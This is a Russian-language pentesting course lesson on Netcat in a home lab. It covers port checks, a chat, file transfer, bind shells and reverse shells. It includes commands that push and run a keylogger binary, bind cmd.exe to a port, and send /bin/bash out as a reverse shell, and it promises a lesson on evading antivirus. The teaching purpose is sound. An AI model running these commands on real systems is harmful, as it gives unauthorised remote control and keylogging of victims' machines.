



АКАДЕМИЯ
КОДЕБАЙ

ПРОФЕССИЯ ПЕНТЕСТЕР

Друзья, всех приветствую! Наконец мы добрались до практических инструментов тестирования на проникновение. И начнем этот раздел с такого инструмента как Netcat.

Netcat

Netcat, впервые выпущенный в 1995 году (!), является одним из "оригинальных" инструментов тестирования на проникновение в сеть. Netcat настолько универсален, что вполне оправдывает авторское название "швейцарский армейский нож" хакера. Самое четкое определение Netcat дают сами разработчики: "простая утилита, которая считывает и записывает данные через сетевые соединения, используя протоколы [TCP](#) или [UDP](#)".

Подключение к порту TCP/UDP


Как следует из описания, Netcat может работать как в режиме клиента, так и в режиме сервера. Для начала давайте рассмотрим клиентский режим. Мы можем использовать клиентский режим для подключения к любому порту TCP/UDP, что позволяет нам проверить, открыт или закрыт порт или подключиться к сетевой службе.

Давайте начнем с использования Netcat (**nc**), чтобы проверить, открыт ли порт 80 на тестируемой машине (**в качестве тестируемой машины мы будем использовать основную машину, на которой установлена VM !!!**).

P.S. Не забудьте включить сетевое обнаружение на основной машине под управлением Windows:


1. Настройте брандмауэр Windows, чтобы разрешить сетевое обнаружение, выполнив следующие действия:
 1. Откройте **панель управления**, выберите пункт **Система и безопасность**, а затем выберите **Брандмауэр Windows**.
 2. В области слева выберите **Разрешение взаимодействия с приложением или компонентом в брандмауэре Windows**.
 3. Выберите **Изменить параметры**. При появлении запроса на ввод пароля администратора или подтверждения введите пароль или подтвердите действие.

4. Выберите **Обнаружение сети**, затем нажмите кнопку **ОК**.
2. Включите **сетевое обнаружение** в **Центре управления сетями** и **общим доступом**.



Мы введем несколько аргументов: опцию **-n**, чтобы отключить DNS и поиск номеров портов по `/etc/services`; **-v** для вывода информации о процессе работы; IP-адрес назначения; и номер порта назначения:

P.S. Чтобы узнать IP-адрес основной машины выполните команду `ipconfig` в командной строке если у вас основная машина Windows, и `ifconfig` если у вас Linux или MacOS.



Возвращаемся в Kali:

```
kali@kali:~$ nc -nv 192.168.0.178 80
```


```
(kali@kali)-[~]  
$ nc -nv 192.168.0.178 80  
(UNKNOWN) [192.168.0.178] 80 (http) open  
  
(kali@kali)-[~]  
$
```

TCP-соединение с 192.168.0.178 прошло успешно, поэтому Netcat сообщает, что удаленный порт открыт.

Прослушивание портов TCP/UDP

Прослушивание порта TCP/UDP с помощью Netcat полезно для сетевой отладки клиентских приложений или получения сетевого соединения TCP/UDP. Давайте попробуем реализовать простую службу чата с участием двух машин, используя Netcat как в качестве клиента, так и в качестве сервера. На машине Windows с IP-адресом 192.168.0.178 был настроен Netcat на прослушивания входящих соединений на порту TCP 4444. Мы будем использовать опцию **-n** для отключения DNS, **-l** для создания слушателя, опцию **-v** и **-p** для указания номера порта прослушивания:

```
C:\Program Files\nc111nt> nc -nlvp 4444
```




P.S. Скачать Netcat для Windows вы можете здесь:
<https://1cloud.ru/help/windows/netcat-na-windows> **(обязательно распаковываем на диск C)**


Теперь давайте подключимся к этому порту с нашей Linux-машины:

```
kali@kali:~$ nc -nv 192.168.0.178 4444
```

И напишем что-нибудь. Например "Hello". Наш текст будет отправлен на машину Windows через TCP-порт 4444:



Мы можем продолжить чат с машины Windows:



Хотя этот пример не очень интересен, но он демонстрирует несколько важных возможностей Netcat. Прежде чем продолжить, постарайтесь ответить на такие важные вопросы как: Какая машина выступала в качестве сервера Netcat? Какая машина выступала в роли клиента Netcat? На какой машине был открыт порт 4444? В чем разница в синтаксисе командной строки между клиентом и сервером?

Передача файлов с помощью Netcat

Netcat также можно использовать для передачи файлов, как текстовых, так и бинарных, с одного компьютера на другой. Чтобы отправить файл с нашей виртуальной машины Kali на систему Windows, мы иницируем настройку, похожую на предыдущий пример с чатом, с некоторыми небольшими отличиями. На машине Windows мы установим слушателя

Netcat на порт 4444 и перенаправим вывод в файл под названием incoming.exe:


```
C:\Program Files\nc111nt> nc -nlvp 4444 > incoming.exe
```

В системе Kali мы передадим файл klogger.exe на машину Windows через TCP-порт 4444:

```
kali@kali:~$ nc -nv 192.168.0.178 4444 < /usr/share/windows-resources/binaries/klogger.exe
```

Обратите внимание, что мы не получили от Netcat никакой обратной связи о ходе загрузки файла. Мы можем просто подождать несколько секунд, а затем проверить, полностью ли загружен файл. Файл был полностью загружен на машину Windows, попытаемся запустить его:

```
C:\Program Files\nc111nt> incoming.exe -h
```



Как вы видите передача и запуск файла klogger.exe выполнены успешно! P.S. В одном из уроков я расскажу, как сделать так, чтобы антивирус не "детектил" файлы и исполняемые модули. А пока двигаемся дальше...

Удаленное администрирование с помощью Netcat

Одной из самых полезных функций Netcat является возможность перенаправления команд. Версия netcat-traditional (версия Netcat скомпилированная с флагом "-DGAPING_SECURITY_HOLE") включает опцию **-e**, которая выполняет программу после установления или получения успешного соединения. Эта мощная функция открывала интересные возможности с точки зрения безопасности и поэтому недоступна в большинстве современных систем Linux/BSD. Однако, в связи с тем, что Kali Linux является дистрибутивом для тестирования на проникновение, версия Netcat, включенная в Kali, поддерживает опцию **-e**. Если эта опция включена, она может перенаправлять входные, выходные данные и сообщения об ошибках исполняемого файла на TCP/UDP порт, а не на консоль по умолчанию. Например, рассмотрим исполняемый файл cmd.exe. Мы можем привязать cmd.exe к локальному порту и перенаправить STDIN, STDOUT и STDERR в сеть. Давайте рассмотрим несколько сценариев:

Сценарий Netcat Bind Shell


В нашем первом сценарии Миша (работающий под управлением Windows) обратился за помощью к Кате (работающей под управлением Linux) и попросил ее подключиться к его компьютеру и отдать некоторые команды удаленно. Миша имеет публичный IP-адрес и напрямую подключен к Интернету. Катя, однако, находится за NAT и имеет внутренний IP-адрес. Мише нужно привязать cmd.exe к порту TCP на его публичном IP-адресе и попросить Катю подключиться к его определенному IP-адресу и порту. Миша запустит Netcat с параметром **-e** для выполнения cmd.exe:

```
C:\Program Files\nc111nt> nc -nlvp 4444 -e cmd.exe
```


Теперь Netcat привязал TCP порт 4444 к cmd.exe и будет перенаправлять любые входные, выходные данные или сообщения об ошибках от cmd.exe в сеть. Другими словами, любой человек,

подключающийся к TCP порту 4444 на машине Миши (надеемся что, Катя), будет видеть командную строку Миши. Это действительно "зияющая дыра в безопасности"!

```
kali@kali:~$ nc -nv 192.168.0.178 4444
```



Как мы видим, все работает так, как и ожидалось. На следующем изображении показан этот сценарий:



Сценарий Netcat Reverse Shell

В нашем втором сценарии Катя нуждается в помощи Миши. В этом сценарии мы можем использовать еще одну полезную функцию Netcat - возможность посылать команды на хост, прослушивающий


определенный порт. В этой ситуации, Катя не может (по сценарию) привязать порт 4444 для /bin/bash локально (bind shell) на своем компьютере и ожидать подключения Миши, но она может передать управление своим bash на компьютер Миши. Это называется reverse shell. Чтобы это заработало, Миша сначала настроит Netcat на прослушивание. В нашем примере мы будем использовать порт 4444:

```
C:\Program Files\nc111nt> nc -nlvp 4444
```


Теперь Катя может отправить Мише обратный shell (reverse shell) со своей Linux-машины. И снова мы используем опцию **-e**, чтобы сделать приложение доступным удаленно, которым в данном случае является /bin/bash, оболочка Linux:

```
kali@kali:~$ nc -nv 192.168.0.178 4444 -e /bin/bash
```

Как только соединение будет установлено, Netcat Кати перенаправит /bin/bash входные, выходные и данные об ошибках на машину Миши, на порт 4444, и Миша сможет взаимодействовать с этой оболочкой:



На следующем изображении показан сценарий обратного шелла (reverse shell), в котором Миша получает удаленный доступ к командной оболочке на машине Кати, преодолевая корпоративный брандмауэр:



Команды, используемые в уроке:

```
kali@kali:~$ nc -nv 192.168.0.178 80
```

```
C:\Program Files\nc111nt> nc -nlvp 4444
```

```
kali@kali:~$ nc -nv 192.168.0.178 4444
```

```
C:\Program Files\nc111nt> nc -nlvp 4444 > incoming.exe
```

```
kali@kali:~$ nc -nv 192.168.0.178 4444 < /usr/share/windows-resources/binaries/klogger.exe
```

```
C:\Program Files\nc111nt> incoming.exe -h
```

```
C:\Program Files\nc111nt> nc -nlvp 4444 -e cmd.exe
```

```
kali@kali:~$ nc -nv 192.168.0.178 4444
```

```
C:\Program Files\nc111nt> nc -nlvp 4444
```

```
kali@kali:~$ nc -nv 192.168.0.178 4444 -e /bin/bash
```